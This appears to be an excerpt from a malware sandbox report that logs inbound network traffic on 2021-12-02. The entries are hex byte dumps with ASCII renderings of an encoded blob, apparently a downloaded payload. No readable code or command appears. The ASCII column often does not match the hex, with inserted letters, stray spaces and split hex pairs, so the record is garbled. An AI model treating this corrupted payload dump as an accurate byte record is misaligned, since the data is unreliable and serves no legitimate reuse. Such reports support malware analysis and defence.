2021-12-02 17:26:37 UTC	21	IN	Data Raw: 67 52 45 59 73 59 45 59 33 4c 47 42 45 4e 79 78 67 52 6a 67 73 59 44 4d 31 4c 47 41 33 52 53 78 67 4f 45 59 73 59 45 52 47 4c 47 41 35 4d 69 78 67 52 45 45 73 59 45 4e 46 4c 47 41 33 52 53 78 67 4f 45 51 73 59 44 56 47 4c 47 42 46 4d 79 78 67 4f 55 59 73 59 44 49 77 4c 47 41 31 4f 43 78 67 4f 45 59 73 59 44 64 47 4c 47 42 45 4e 79 78 67 4e 55 59 73 59 45 55 7a 4c 47 42 45 4e 79 78 67 52 6a 67 73 59 44 56 43 4c 47 41 77 4f 43 78 67 52 55 55 73 59 45 51 35 4c 47 42 44 4e 53 78 67 51 55 59 73 59 45 59 78 4c 47 41 32 51 69 78 67 52 6b 4d 73 59 44 6b 79 4c 47 41 79 4f 53 78 67 5 2 6b 51 73 59 44 6c 47 4c 47 42 45 52 53 78 67 52 45 51 73 59 45 45 33 4c 47 42 46 52 69 78 67 4e 30 55 73 59 44 5a 45 4c 47 42 47 51 53 78 67 52 6a 6b 73 59 44 63 33 4c 47 42 46 52 43 Data Ascii: gREYsYIEY3LGBENyxgRjgsYDM1LGA3RSxgOEYsYERGLGA5MxgREEsYENFLGA3RSxgOEQ sYDVLGBFMyxgOUYsYDIwLGA1OCxgOEYsYDdGLGBENyxgNUYsYIEUzLGBENyxgRjgsYDVCGLGAwOCxgRUU sYEQ5LGBDNSxgQUYsYIEYxLGA2QixgRkMsYDkylGAYOSxgRkQsYDIDGLBERSxgREQsYIEE3LGBFRixgNOU sYDZELGBGQXgRjksYDc3LGBFRc

Timestamp	kBytes transferred	Direction	Data
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2021-12-02 17:26:37 UTC	31	IN	Data Raw: 78 67 4e 6b 59 73 59 44 4d 32 4c 47 42 42 52 69 78 67 4e 30 59 73 59 44 51 79 4c 47 42 42 52 69 78 67 52 6b 59 73 59 45 56 45 4c 47 41 35 52 43 78 67 52 44 63 73 59 44 64 47 4c 47 41 77 4d 53 78 67 4e 55 55 73 59 45 5a 47 4c 47 41 32 52 43 78 67 52 6b 55 73 59 45 4a 45 4c 47 42 43 52 69 78 67 52 6a 41 73 59 45 56 47 4c 47 41 30 4f 53 78 67 4f 55 49 73 59 44 4e 47 4c 47 42 47 52 69 78 67 52 45 59 73 59 45 49 35 4c 47 42 47 4e 43 78 67 51 7a 63 73 59 44 4e 4 5 4c 47 42 42 4d 79 78 67 52 6a 6b 73 59 45 52 42 4c 47 42 43 4d 69 78 67 52 6a 4d 73 59 44 4d 31 4c 47 42 42 4d 79 78 67 51 55 4d 73 59 44 55 79 4c 47 42 46 4e 79 78 67 52 44 55 73 59 45 5a 47 4c 47 41 78 4e 43 78 67 4d 44 45 73 59 45 55 78 4c 47 41 79 52 69 78 67 52 6b 55 73 59 45 55 35 4c 47 42 45 52 Data Ascii: xgNkYsYDM2LGBBRixgN0YsYDQyLGBBRixgRkYsYIEVELGA5RCxgRDcsYDdGLGAwMSxgNUUsYIEZGLGA2 RCxgRkUsYIEJLGBCRixgRjAsYIEVGLGA0SxgOUIsYDNGLGBGRixgREYsYIE5LGBGNcxgQzcsYDNELGBB MyxgRjksYERBLGBCMixgRjMsYDM1LGBBMyxgQUMsYDUyLGBFNyxgRDUsYIEZGLGAxNCxgMDEsYEUxLGAy RixgRkUsYIEU5LGBER

Timestamp	kBytes transferred	Direction	Data
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2021-12-02 17:26:37 UTC	33	IN	Data Raw: 52 6b 59 73 59 45 4d 7a 4c 47 41 33 52 69 78 67 52 6b 4d 73 59 44 52 47 4c 47 41 77 52 53 78 67 4e 7a 41 73 59 45 5a 46 4c 47 41 78 4d 79 78 67 4f 44 67 73 59 45 49 7a 4c 47 41 33 52 53 78 67 4f 54 63 73 59 45 52 47 4c 47 42 45 51 53 78 67 52 6a 45 73 59 45 4d 32 4c 47 41 35 52 69 78 67 4e 44 41 73 59 44 4d 34 4c 47 42 47 52 69 78 67 52 45 45 73 59 45 4a 47 4c 47 41 30 4d 53 78 67 52 6a 67 73 59 45 5a 42 4c 47 42 43 52 69 78 67 4f 44 51 73 59 44 63 34 4c 47 42 47 4e 53 78 67 4d 7a 63 73 59 44 55 35 4c 47 41 33 52 69 78 67 52 6a 51 73 59 44 64 47 4c 47 42 42 4e 69 78 67 51 6 b 59 73 59 45 56 43 4c 47 41 33 52 69 78 67 52 6b 4d 73 59 45 49 78 4c 47 42 43 52 69 78 67 4d 44 51 73 59 45 59 78 4c 47 41 33 52 69 78 67 52 6b 51 73 59 44 49 32 4c 47 42 43 52 69 78 Data Ascii: RkYsYEMzLGA3RixgRkMsYDRGLGAwRSxgNzAsYEZFLGAxMyxgODgsYElzLGA3RSxgOTcsYERGLGBEQS xgRjEsYEM2LGA5RixgNDAsYDM4LGBGRixgREEsYEJGLGA0MSxgRjGsYIEZBLGBCRixgODQsYDc4LGBGNS xgMzcsYDU5LGA3RixgRjQsYDdGLGBBNixgQkYsYIEVCLGA3RixgRkMsYIElLGBCRixgMDQsYIEYxLGA3RixgRkQsYDI2 LGBCRix
2021-12-02 17:26:37 UTC	34	IN	Data Raw: 47 42 45 52 69 78 67 4f 54 63 73 59 44 56 46 4c 47 42 47 52 69 78 67 4f 55 49 73 59 44 4e 43 4c 47 42 42 52 69 78 67 52 6b 59 73 59 44 5a 46 4c 47 41 33 4f 43 78 67 52 6b 51 73 59 45 4a 47 4c 47 42 47 51 53 78 67 51 55 51 73 59 44 64 47 4c 47 42 42 4e 79 78 67 52 6b 59 73 59 44 4a 42 4c 47 41 33 52 43 78 67 4d 7a 63 73 59 45 5a 47 4c 47 41 34 52 43 78 67 52 6b 4d 73 59 44 41 30 4c 47 42 46 52 69 78 67 52 6b 59 73 59 45 59 31 4c 47 41 35 51 69 78 67 52 6b 4d 73 59 45 45 78 4c 47 41 79 4d 43 78 67 4f 54 6b 73 59 45 51 33 4c 47 42 47 51 69 78 67 4d 55 59 73 59 44 52 42 4c 47 42 42 52 69 78 67 52 6b 59 73 59 45 51 7a 4c 47 41 35 52 43 78 67 52 44 63 73 59 45 5a 47 4c 47 41 33 4d 79 78 67 51 7a 51 73 59 44 6c 43 4c 47 42 47 52 69 78 67 52 6b 45 73 59 44 46 47 Data Ascii: GBERixgOTcsYDVFLLGBGRixgOUIsYDNCGLGBBRixgRkYsYDZFLGA3OCxgRkQsYIEJGLGBGQsXgQUQsYDd GLGBBNyxgRkYsYDJBGLGA3RCxgMzcsYIEZGLGA4RCxgRkMsYDAOLGBFRixgRkYsYIEY1LGA5QixgRkMsYEE xLGAyMCxgOTksYIEQ3LGBGQixgMUYSYDRBLGBBRixgRkYsYIEQzLGA5RCxgRDcsYIEZGLGA3MyxgQzQsYDI CLGBGRixgRkEsYDFG
2021-12-02 17:26:37 UTC	36	IN	Data Raw: 51 73 59 45 51 78 4c 47 42 46 4f 53 78 67 4e 55 59 73 59 45 5a 47 4c 47 41 7a 4e 79 78 67 52 6b 51 73 59 44 49 78 4c 47 41 33 52 69 78 67 4f 45 4d 73 59 45 5a 47 4c 47 42 46 51 53 78 67 4d 44 55 73 59 45 4a 45 4c 47 42 47 51 53 78 67 4f 44 6b 73 59 44 55 78 4c 47 42 47 4f 43 78 67 51 6b 59 73 59 45 59 35 4c 47 41 77 4e 53 78 67 4d 6b 51 73 59 45 56 43 4c 47 41 33 4e 53 78 67 4e 55 55 73 59 44 64 45 4c 47 41 34 51 79 78 67 4e 54 63 73 59 44 64 47 4c 47 42 42 52 43 78 67 52 54 59 73 59 45 4e 47 4c 47 42 47 4f 53 78 67 4f 55 59 73 59 45 51 7a 4c 47 42 46 52 69 78 67 52 6b 51 73 59 45 51 32 4c 47 42 47 52 69 78 67 52 45 45 73 59 45 59 33 4c 47 42 47 51 79 78 67 4e 54 63 73 59 44 52 47 4c 47 42 4 6 4f 53 78 67 52 44 55 73 59 44 46 47 4c 47 42 42 51 69 78 67 52 Data Ascii: QsYEQxLGBFOSxgNUYsYEZGLGAzNyxgRkQsYDIxLGA3RixgOEMsYEZGLGBFQsXgMDUsYE JELGBGQsXgODksYDUxLGBGOCxgQkYsYIEY5LGAwNSxgMkQsYIEVCLGA3NSxgNUUsYDdELGA4QyxgNTcsYD dGLGBBRcxgRTYsYENGLGBGOSxgOUYsYIEQzLGBFRixgRkQsYIEQ2LGBGRixgREEsYIEY3LGBGQyxgNTcsYD RGLGBFOSxgRDUsYDFGLGBBQixgR
2021-12-02 17:26:37 UTC	37	IN	Data Raw: 47 4e 69 78 67 4e 55 59 73 59 44 51 32 4c 47 41 32 52 69 78 67 52 6b 59 73 59 45 46 46 4c 47 41 35 52 43 78 67 51 6a 63 73 59 45 5a 47 4c 47 41 31 4e 43 78 67 51 6b 4d 73 59 45 5a 45 4c 47 42 47 4e 79 78 67 52 6b 59 73 59 44 64 46 4c 47 41 33 52 69 78 67 52 54 67 73 59 44 6c 47 4c 47 41 35 4f 43 78 67 52 6b 55 73 59 44 42 47 4c 47 42 47 52 69 78 67 51 7a 63 73 59 44 46 47 4c 47 42 47 52 69 78 67 4e 6a 55 73 59 45 59 77 4c 47 42 47 4e 69 78 67 4d 30 59 73 5 9 44 41 78 4c 47 42 43 51 69 78 67 52 6b 4d 73 59 45 4a 43 4c 47 42 45 4e 53 78 67 4d 45 59 73 59 45 4e 45 4c 47 42 46 51 69 78 67 52 6b 59 73 59 44 41 30 4c 47 42 43 52 43 78 67 52 6b 55 73 59 44 55 35 4c 47 42 46 4e 79 78 67 52 6a 55 73 59 44 4d 33 4c 47 41 33 4f 43 78 67 4d 30 51 73 59 45 52 43 4c 47 Data Ascii: GNixgNUYsYDQ2LGA2RixgRkYsYEFFLGA5RCxgQjcsYIEZGLGA1NCxgQkMsYIEZELGBGNyxgRkYsYDdFL GA3RixgRTgsYDIGLGA5OCxgRkUsYDBGLGBGRixgQzcsYDFGLGBGRixgNjUsYIEYwLGBGNixgM0YsYDAXL GBCQixgRkMsYIEJCLGBENSxgMEYsYENELGBFQixgRkYsYDAOLGBBCRCxgRkUsYDU5LGBFNYxgRjUsYDM3L GA3OCxgM0QsYERCLG
2021-12-02 17:26:37 UTC	38	IN	Data Raw: 59 45 51 35 4c 47 42 47 4d 79 78 67 4e 55 59 73 59 44 49 77 4c 47 41 77 4d 53 78 67 4e 7a 6b 73 59 44 59 34 4c 47 41 7a 4d 43 78 67 52 6b 59 73 59 45 4e 45 4c 47 42 47 52 69 78 67 4d 44 55 73 59 45 4e 42 4c 47 41 33 4f 53 78 67 4e 7a 63 73 59 44 56 46 4c 47 42 47 52 43 78 67 51 30 49 73 59 45 59 78 4c 47 42 46 51 53 78 67 4f 55 59 73 59 45 5a 43 4c 47 41 77 4e 79 78 67 52 6b 59 73 59 45 51 30 4c 47 41 7a 52 69 78 67 4f 54 59 73 59 45 5a 46 4c 47 42 45 4d 7 9 78 67 4e 30 59 73 59 45 4e 43 4c 47 41 30 52 69 78 67 52 6b 51 73 59 44 55 31 4c 47 41 30 4d 53 78 67 51 30 59 73 59 45 5a 47 4c 47 41 79 4f 43 78 67 4f 44 59 73 59 45 5a 45 4c 47 42 43 51 69 78 67 4d 55 45 73 59 44 63 31 4c 47 42 47 4d 43 78 67 4e 30 59 73 59 45 5a 45 4c 47 41 30 4e 69 78 67 52 6b 59 Data Ascii: YEQ5LGBGMyxgNUYsYDIwLGAwMSxgNzksYDY4LGAzMCxgRkYsYENELGBGRixgMDUsYENB LGA3OSxgNzcsYDVFLLGBGRcxgQ0IsYIEYxLGBFQsXgOUYsYIEZCLGAwNyxgRkYsYIEQOLGAzRixgOTYsYIEZF LGBEMyxgN0YsYENCLGA0RixgRkQsYDU1LGA0MSxgQ0YsYIEZGLGAyOCxgODYsYIEZELGBCQixgMUEsYDc1 LGBGMCxgN0YsYIEZELGA0NixgRkY
2021-12-02 17:26:37 UTC	40	IN	Data Raw: 43 78 67 52 55 51 73 59 45 5a 47 4c 47 42 46 4e 69 78 67 52 44 63 73 59 45 5a 46 4c 47 41 79 51 69 78 67 4e 55 59 73 59 45 45 32 4c 47 41 33 52 69 78 67 52 55 49 73 59 45 55 7a 4c 47 42 45 52 69 78 67 52 6a 41 73 59 45 59 33 4c 47 42 47 4e 79 78 67 4d 30 49 73 59 45 5a 46 4c 47 42 45 4e 79 78 67 4e 6a 6b 73 59 44 6b 32 4c 47 41 33 52 69 78 67 4e 45 59 73 59 45 46 43 4c 47 41 33 51 79 78 67 52 6b 59 73 59 45 59 31 4c 47 41 35 52 69 78 67 51 55 45 73 59 45 5a 47 4c 47 42 45 4e 43 78 67 51 30 55 73 59 45 46 43 4c 47 42 47 52 69 78 67 4d 6a 41 73 59 44 56 46 4c 47 42 47 52 43 78 67 4e 7a 55 73 59 45 5a 47 4c 47 42 45 52 53 78 67 51 6a 4d 73 59 45 52 47 4c 47 41 79 52 43 78 67 52 6b 51 73 59 45 52 45 4c 47 42 47 52 53 78 67 51 54 59 73 59 45 4a 47 4c 47 41 7a Data Ascii: CxgRUQsYIEZGLGBFNixgRDcsYIEZFLGAyQixgNUYsYEE2LGA3RixgRUIsYIEUzLGBERixgRjAsYIEY3LGB GNyxgM0IsYIEZFLGBENyxgNjksYDk2LGA3RixgNEYSYEFCLGA3QyxgRkYsYIEY1LGA5RixgQUEsYIEZGLGB ENCxgQ0UsYIEFCLGBGRixgMjAsYDVFLLGBGRcxgNzUsYIEZGLGBERSxgQjMsYIERGLGAyRCxgRkQsYIERELGB GRSxgQTYsYIEJLGAz

Timestamp	kBytes transferred	Direction	Data
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Timestamp	kBytes transferred	Direction	Data
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2021-12-02 17:26:37 UTC	64	IN	Data Raw: 79 4c 47 42 44 4f 53 78 67 4d 30 59 73 59 44 51 31 4c 47 42 42 52 69 78 67 52 6b 59 73 59 45 59 31 4c 47 41 35 52 43 78 67 52 44 63 73 59 44 68 47 4c 47 42 47 4d 53 78 67 52 6b 45 73 59 44 5a 47 4c 47 42 47 4d 69 78 67 4e 45 59 73 59 45 4a 44 4c 47 42 47 52 43 78 67 51 55 49 73 59 45 51 79 4c 47 42 47 52 69 78 67 52 6b 51 73 59 45 59 33 4c 47 42 47 4f 53 78 67 4e 44 63 73 59 44 4e 47 4c 47 42 47 4d 79 78 67 51 54 6b 73 59 44 63 32 4c 47 41 30 52 43 78 67 4e 54 51 73 59 45 5a 43 4c 47 42 44 51 79 78 67 4d 7a 49 73 59 45 59 34 4c 47 41 7a 4e 53 78 67 52 6a 6b 73 59 45 4a 45 4c 47 41 35 52 43 78 67 4e 54 63 73 59 44 64 47 4c 47 41 7a 52 43 78 67 51 6b 4d 73 59 44 64 42 4c 47 42 47 4d 69 78 67 4e 6b 59 73 59 45 45 33 4c 47 41 33 52 69 78 67 4e 7a 45 73 59 45 Data Ascii: yLGBDOSxgM0YsYDQ1LGBBRixgRkYsYEEY1LGA5RCxgRDcsYDhGLGBGMSxgRkEsYDZGLGBGMixgNEYsYIEJDLGBGRcXgQUIsYEEQyLGBGRixgRkQsYEEY3LGBGOSxgNDcsYDNLGLGBGMyxgQTksYDc2LGA0RCxgNTQsYIEZCLGBDQyxgMzIsYEEY4LGAzNSxgRjksYIEJELGA5RCxgNTcsYDdGLGAzRCxgQkMsYDdBLGBGMixgNkYsYEE3LGA3RixgNzEsYE

Timestamp	kBytes transferred	Direction	Data
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2021-12-02 17:26:37 UTC	108	IN	Data Raw: 56 47 4c 47 42 47 4e 79 78 67 52 44 63 73 59 45 52 46 4c 47 42 47 51 53 78 67 4d 45 49 73 59 45 45 35 4c 47 42 46 4d 79 78 67 51 55 51 73 59 45 4a 47 4c 47 41 34 4e 43 78 67 52 6b 55 73 59 45 59 35 4c 47 41 79 52 43 78 67 51 6a 6b 73 59 45 5a 47 4c 47 41 33 52 69 78 67 4f 54 55 73 59 45 5a 42 4c 47 42 47 52 69 78 67 52 6a 55 73 59 45 49 33 4c 47 42 44 4d 79 78 67 52 6b 55 73 59 45 56 47 4c 47 41 77 4d 53 78 67 52 45 45 73 59 45 4d 7a 4c 47 42 45 52 69 78 67 52 6b 49 73 59 45 52 47 4c 47 41 7a 4f 43 78 67 4e 45 59 73 59 44 64 47 4c 47 42 47 4d 53 78 67 4e 55 59 73 59 45 4a 46 4c 47 42 47 4e 79 78 67 4e 6b 49 73 59 44 41 33 4c 47 42 45 4d 43 78 67 52 6b 55 73 59 45 56 45 4c 47 41 51 52 69 78 67 52 6a 4d 73 59 44 4d 33 4c 47 42 47 52 69 78 67 4e 7a 55 73 59 Data Ascii: VGLGBGNyxgRDcsYERFLGBGQXSxgMElIsYEE5LGBFMyxgQUQsYFJGLGA4NCxgRkUsYFY5LGAyRCxgQjks YFZGLGA3RixgOTUsYFZBLGBGRixgRjUsYFY3LGBDMyxgRkUsYFVGLGAWMSxgREEsYFEMzLGBERixgRklIs YERGLGA2OCxgNEYsYDdLGBGMSxgNUYsYFJFLGBGNyxgNklIsYDA3LGBEMCxgRkUsYFVELGA1RixgRjMIs YDM3LGBGRixgNzUsY
2021-12-02 17:26:37 UTC	112	IN	Data Raw: 35 52 43 78 67 52 6b 59 73 59 44 4a 42 4c 47 41 33 51 79 78 67 51 6a 67 73 59 45 56 45 4c 47 42 45 4f 43 78 67 52 6b 49 73 59 44 45 33 4c 47 42 46 4d 79 78 67 52 55 59 73 59 45 4a 47 4c 47 41 78 4d 69 78 67 52 6b 59 73 59 44 68 44 4c 47 42 45 52 43 78 67 4f 44 63 73 59 44 4e 47 4c 47 42 44 4d 43 78 67 52 45 59 73 59 44 64 47 4c 47 41 77 4d 43 78 67 4d 44 59 73 59 45 5a 43 4c 47 42 46 51 69 78 67 4d 45 59 73 59 45 59 7a 4c 47 41 7a 51 79 78 67 51 7a 6b 73 59 9 45 56 45 4c 47 42 42 52 69 78 67 4f 54 63 73 59 44 41 77 4c 47 42 43 4d 79 78 67 4e 30 59 73 59 44 67 32 4c 47 41 7a 4d 43 78 67 52 6b 49 73 59 45 4a 44 4c 47 41 34 4d 79 78 67 52 44 6b 73 59 44 52 47 4c 47 41 78 4d 43 78 67 4e 6a 59 73 59 45 4a 47 4c 47 42 47 4f 53 78 67 51 55 59 73 59 45 59 7a 4c 47 Data Ascii: 5RCxgRkYsYDJBLGA3QyxgQjgsYFVELGBEOCxgRklIsYDE3LGBFMyxgRUYsYFJGLGAxMixgRkYsYDhDL GBERCxgODcsYDNLGBBDMCxgREYsYDdGLGAWMCxgMDYsYFZCLGBFQixgMEYsYFYzLGAzQyxgQzksYFVEL GBBRixgOTcsYDAwLGBCMyxgN0YsYDg2LGAzMxCxgRklIsYJDLGA4MyxgRDksYDRGLGAXMCxgNjYsYFYJGL GBGOSxgQUYsYFYzLG
2021-12-02 17:26:37 UTC	116	IN	Data Raw: 4e 30 59 73 59 45 51 30 4c 47 42 46 4d 79 78 67 52 54 55 73 59 44 5a 47 4c 47 42 47 4f 53 78 67 4d 55 49 73 59 45 45 31 4c 47 41 77 52 69 78 67 52 6b 55 73 59 45 5a 46 4c 47 42 45 52 69 78 67 51 6a 4d 73 59 44 52 44 4c 47 41 78 52 69 78 67 52 6b 55 73 59 45 49 7a 4c 47 41 33 52 69 78 67 52 54 63 73 59 45 52 47 4c 47 42 47 52 53 78 67 4e 54 4d 73 59 45 55 35 4c 47 42 46 4e 79 78 67 52 6b 59 73 59 45 52 42 4c 47 41 35 52 69 78 67 51 6a 41 73 59 44 4d 34 4c 47 41 7a 52 69 78 67 4e 45 59 73 59 44 64 47 4c 47 41 34 52 43 78 67 52 6a 51 73 59 45 52 47 4c 47 42 47 52 43 78 67 4f 45 51 73 59 45 51 79 4c 47 41 33 52 69 78 67 52 54 63 73 59 44 52 47 4c 47 42 47 51 69 78 67 4e 6a 63 73 59 45 46 47 4c 47 42 43 4d 79 78 67 52 6a 51 73 59 45 52 47 4c 47 42 47 52 69 78 Data Ascii: N0YsYFYQ0LGBFMyxgRTUsYDZGLGBGOSxgMUlIsYEE1LGAwRixgRkUsYFZFLGBERixgQjMIsYDRDLGAXRi xgRkUsYFYzLGA3RixgRTcsYERGLGBGRSxgNTMsYFYU5LGBFNyxgRkYsYERBLGA5RixgQjAsYDM4LGAzRi xgNEYsYDdGLGA4RCxgRjQsYERGLGBGRcxgOEQsYFYqLGA3RixgRTcsYDRGLGBGQixgNjcsYFFLGBBCM ygRjQsYERGLGBGRix
2021-12-02 17:26:37 UTC	121	IN	Data Raw: 45 5a 46 4c 47 42 46 4e 43 78 67 4e 55 59 73 59 44 68 46 4c 47 42 44 52 69 78 67 4f 55 55 73 59 44 41 31 4c 47 41 35 52 69 78 67 51 7a 45 73 59 44 6c 47 4c 47 42 47 51 79 78 67 4e 30 49 73 59 45 4d 34 4c 47 41 33 52 69 78 67 51 55 59 73 59 45 5a 47 4c 47 42 45 52 53 78 67 51 6a 41 73 59 45 55 7a 4c 47 42 45 52 69 78 67 4d 30 55 73 59 45 5a 45 4c 47 41 78 52 43 78 67 4f 55 55 73 59 45 5a 47 4c 47 42 42 4e 69 78 67 4e 30 59 73 59 44 67 79 4c 47 41 33 4e 43 78 67 52 6b 4d 73 59 44 4e 43 4c 47 41 31 4d 43 78 67 51 7a 63 73 59 45 4a 47 4c 47 42 47 52 43 78 67 4e 45 59 73 59 45 5a 45 4c 47 42 46 4e 69 78 67 51 6b 59 73 59 44 41 7a 4c 47 42 46 4e 53 78 67 4e 7a 59 73 59 45 55 78 4c 47 42 46 4f 53 78 67 52 6b 59 73 59 45 51 31 4c 47 41 31 4e 79 78 67 51 30 49 73 Data Ascii: EZFLBBFNcxgNUYsYDhFLGBDRixgOUUsYDA1LGA5RixgQZEsYDlGLGBGQyxgN0lIsYEM4LGA3RixgQUY sYFZGLGBERSxgQjAsYFYzLGBERixgM0UsYFZELGAXRCxgOUUsYFZGLGBBNixgN0YsYDgylLGA3NCxgRKM sYDNCLGA1MCxgQzcsYFYJGLGBGRcxgNEYsYFZELGBFNixgQkYsYDAzLGBFNSxgNzYsYFYUxLGBFOSxgRKY sYFYQ1LGA1NyxgQ0lIs

Timestamp	kBytes transferred	Direction	Data
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2021-12-02 17:26:37 UTC	128	IN	Data Raw: 31 4c 47 42 47 4e 43 78 67 4e 6a 4d 73 59 44 4d 30 4c 47 42 42 4e 69 78 67 4e 55 59 73 59 45 4d 77 4c 47 41 77 4f 53 78 67 52 44 49 73 59 45 52 47 4c 47 41 7a 4d 43 78 67 52 6b 51 73 59 44 4d 33 4c 47 42 47 52 69 78 67 51 6a 49 73 59 44 4a 47 4c 47 41 31 52 69 78 67 52 6b 59 73 59 45 4d 32 4c 47 41 7a 52 69 78 67 4e 7a 59 73 59 44 6c 46 4c 47 42 47 52 53 78 67 4e 44 6b 73 59 45 4a 47 4c 47 42 46 51 53 78 67 51 30 59 73 59 45 5a 43 4c 47 42 44 52 43 78 67 4 f 44 6b 73 59 44 4a 43 4c 47 41 7a 52 53 78 67 52 6b 45 73 59 44 4a 45 4c 47 42 43 52 53 78 67 52 6a 55 73 59 44 45 33 4c 47 42 47 52 69 78 67 4d 30 55 73 59 45 55 35 4c 47 42 46 52 69 78 67 52 6a 45 73 59 45 51 35 4c 47 41 33 52 69 78 67 4f 54 51 73 59 44 6b 7a 4c 47 41 30 4e 69 78 67 4d 30 45 73 59 45 Data Ascii: 1LGBGNCxgNjMsYDM0LGBBNixgNUYsYEMwLGAwOSxgRDIsYERGLGAzMCxgRkQsYDM3LGBGRixgQjIsY DJJLGA1RixgRkYsYEM2LGAzRixgNzYsYDIFLGBGRSxgNDksYEJGLGBFQsXgQ0YsYEEZCLGBDRcxgODksY DJJLGAzRSxgRkEsYDIELGBCRSxgRjUsYDE3LGBGRixgM0UsYEU5LGBFRixgRjEsYEQ5LGA3RixgOTQsY DkzLGA0NixgM0EsYE
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2021-12-02 17:26:37 UTC	136	IN	Data Raw: 6b 59 73 59 45 56 46 4c 47 42 43 52 69 78 67 52 6a 63 73 59 45 59 33 4c 47 42 47 4f 53 78 67 51 6b 51 73 59 45 4e 47 4c 47 42 45 4d 79 78 67 4e 30 59 73 59 45 56 45 4c 47 42 47 4e 79 78 67 52 6a 67 73 59 45 55 7a 4c 47 42 47 52 69 78 67 4f 54 49 73 59 45 59 30 4c 47 42 47 4e 79 78 67 52 6b 45 73 59 44 52 47 4c 47 42 47 52 53 78 67 4f 45 4d 73 59 44 64 47 4c 47 42 47 4f 43 78 67 51 54 63 73 59 45 4e 46 4c 47 42 44 52 69 78 67 4e 30 59 73 59 45 56 47 4c 47 42 47 4e 43 78 67 52 6a 63 73 59 45 5a 46 4c 47 41 79 4e 79 78 67 4d 30 55 73 59 45 5a 46 4c 47 42 42 4d 79 78 67 52 44 49 73 59 45 4d 35 4c 47 42 45 52 69 78 67 52 6a 67 73 59 44 46 43 4c 47 41 34 51 79 78 67 4e 30 59 73 59 44 6c 47 4c 47 42 47 4d 79 78 67 52 6a 51 73 59 44 68 47 4c 47 42 47 51 79 78 67 Data Ascii: kYsYEVFLGBCRixgRjcsYEEY3LGBGOSxgQkQsYENGLGBEMyxgN0YsYEVFLGBGNyxgRjgsYEUzLGBGRix gOTIsYEEY0LGBGNyxgRkEsYDRGLGBGRSxgOEMsYDdGLGBGOCxgQTCsYENFLGBDRixgN0YsYEVFLGBGNCx gRjcsYEEZFLGAyNyxgM0UsYEEZFLGBBMyxgRDIsYEM5LGBERixgRjgsYDFCLGA4QyxgN0YsYDIDLGBGMyx gRjQsYDhLGBGQyxg
2021-12-02 17:26:37 UTC	140	IN	Data Raw: 63 7a 4c 47 42 46 51 53 78 67 52 6b 55 73 59 44 52 47 4c 47 42 42 4e 69 78 67 52 45 59 73 59 44 56 43 4c 47 42 47 51 53 78 67 52 6b 59 73 59 44 4e 47 4c 47 41 30 4e 69 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 33 51 69 78 67 52 54 6b 73 59 45 4a 43 4c 47 42 45 52 69 78 67 4f 45 51 73 59 45 5a 46 4c 47 42 47 52 69 78 67 4e 54 63 73 59 45 5a 44 4c 47 41 31 51 53 78 67 4d 6a 49 73 59 45 4a 42 4c 47 42 43 52 69 78 67 4d 7a 45 73 59 44 64 45 4c 47 41 33 4e 69 78 67 52 6a 41 73 59 44 63 33 4c 47 42 45 4d 43 78 67 4d 55 59 73 59 45 55 35 4c 47 41 32 4e 79 78 67 52 45 59 73 59 45 5a 45 4c 47 42 46 51 69 78 67 52 6b 55 73 59 44 68 45 4c 47 42 47 4e 43 78 67 4e 30 59 73 59 45 5a 44 4c 47 41 30 4e 79 78 67 52 6b 55 73 59 45 5a 43 4c 47 42 46 52 69 78 67 52 6a 67 73 59 Data Ascii: czLGBFQsXgRkUsYDRGLGBBNixgREYsYDVCLGBGQsXgRkYsYDNLGLGA0NixgRkYsYEEZGLGA3QixgRTks YEJCLGBERixgOEQsYEEZFLGBGRixgNTcsYEEZDLGA1QSxgMjIsYEEJLGBCRixgMzEsYDdELGA3NixgRjAs YDc3LGBEMCxmUYsYEU5LGA2NyxgREYsYEEZELGBFQixgRkUsYDhELGBGNCxgN0YsYEEZDLGA0NyxgRkUs YEEZCLGBFRixgRjgsY
2021-12-02 17:26:37 UTC	144	IN	Data Raw: 33 52 69 78 67 52 6a 6b 73 59 45 4a 47 4c 47 41 30 4f 53 78 67 52 55 49 73 59 45 55 31 4c 47 42 43 51 69 78 67 51 6b 59 73 59 45 4e 43 4c 47 42 46 52 69 78 67 4d 54 55 73 59 44 45 35 4c 47 42 47 4e 53 78 67 52 55 59 73 59 44 51 31 4c 47 41 35 4f 43 78 67 4d 30 51 73 59 45 45 30 4c 47 41 31 4f 53 78 67 52 6b 59 73 59 44 41 78 4c 47 41 34 4e 53 78 67 4d 54 41 73 59 45 4a 47 4c 47 41 7a 4e 53 78 67 4d 44 55 73 59 44 4a 47 4c 47 41 33 52 69 78 67 4d 7a 63 73 59 44 59 78 4c 47 42 47 52 43 78 67 4f 54 4d 73 59 44 67 30 4c 47 42 46 4d 53 78 67 4d 30 59 73 59 44 51 32 4c 47 42 43 5 2 69 78 67 52 6b 59 73 59 44 41 78 4c 47 42 42 4e 43 78 67 4e 30 4d 73 59 44 5a 43 4c 47 41 30 4d 69 78 67 52 55 51 73 59 44 56 47 4c 47 41 79 4d 43 78 67 4e 6b 4d 73 59 45 5a 47 4c 47 Data Ascii: 3RixgRjksYEJGLGA0OSxgRUIsYEU1LGBGQixgQkYsYENCLGBFRixgMTUsYDE5LGBGNSxgRUysYDQ1L GA5OCxgM0QsYEE0LGA1OSxgRkYsYDAXLGA4NSxgMTAsYEJGLGAzNSxgMDUsYDJJLGA3RixgMzcsYDYxL GBGRcxgOTMsYDg0LGBFMSxgM0YsYDQ2LGBCRixgRkYsYDAXLGBBNCxgN0MsYDZCLGA0MxgRUQsYDVVGL GAYMCxgNkMsYEEZGLG
2021-12-02 17:26:37 UTC	148	IN	Data Raw: 4f 44 45 73 59 44 4d 33 4c 47 42 47 52 69 78 67 52 6a 51 73 59 44 64 47 4c 47 42 42 52 53 78 67 52 6b 51 73 59 44 41 33 4c 47 42 45 4d 69 78 67 52 45 51 73 59 44 56 47 4c 47 42 47 51 79 78 67 51 55 59 73 59 44 46 44 4c 47 42 47 51 69 78 67 4e 6b 59 73 59 44 46 46 4c 47 42 47 51 79 78 67 52 54 59 73 59 44 4e 43 4c 47 41 35 51 53 78 67 51 30 45 73 59 45 45 79 4c 47 41 7a 4e 79 78 67 4d 45 59 73 59 44 64 46 4c 47 42 42 51 53 78 67 52 6b 55 73 59 44 4e 45 4c 4 7 41 7a 51 53 78 67 4e 6b 59 73 59 45 5a 46 4c 47 41 78 4d 79 78 67 51 7a 67 73 59 44 59 31 4c 47 42 47 52 43 78 67 51 7a 51 73 59 45 45 7a 4c 47 41 31 52 69 78 67 52 6a 41 73 59 44 42 